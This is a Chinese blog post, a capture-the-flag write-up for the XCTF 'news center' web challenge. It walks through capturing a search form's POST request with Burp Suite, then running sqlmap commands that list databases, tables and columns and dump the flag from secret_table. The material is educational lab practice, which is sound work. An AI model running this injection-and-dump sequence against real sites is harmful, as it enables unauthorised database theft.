攻防世界web进阶news center

原创

gongjingege 于 2020-07-11 13:21:34 发布 209 收藏 2

分类专栏： ctf 文章标签： CTF sql

本文链接：https://blog.csdn.net/gongjingege/article/details/107283356


ctf 专栏收录该内容

48 篇文章 0 订阅

订阅专栏


burp suite抓包，sqlmap注入

打开链接



有一个搜索框，随意输入写数字，没有变化，用bp抓包试一下，也没有发现，看了看大佬的wp，才知道考sql注入。。。。


看了下是post，所以



然后保存在桌面，123.txt


然后用sqlmap注入（这方面我也不太会。。。）

1，查找数据库 -r C:\Users\123\Desktop\123.txt --dbs 发现有两个数据库



推测应该是news


2，查找news下的表 -r C:\Users\123\Desktop\123.txt --tables -D news



看见一个secret_table

3，查找字段 -r C:\Users\123\Desktop\123.txt --column -D news -T secret_table

4，显示字段信息 -r C:\Users\123\Desktop\123.txt --dump -D news -T secret_table -C fl4g



发现flag

关于sql注入这方面有很大欠缺，还得多学习。。。

参考文章：https://www.jianshu.com/p/1e205f4f2385

2020.7.10 公瑾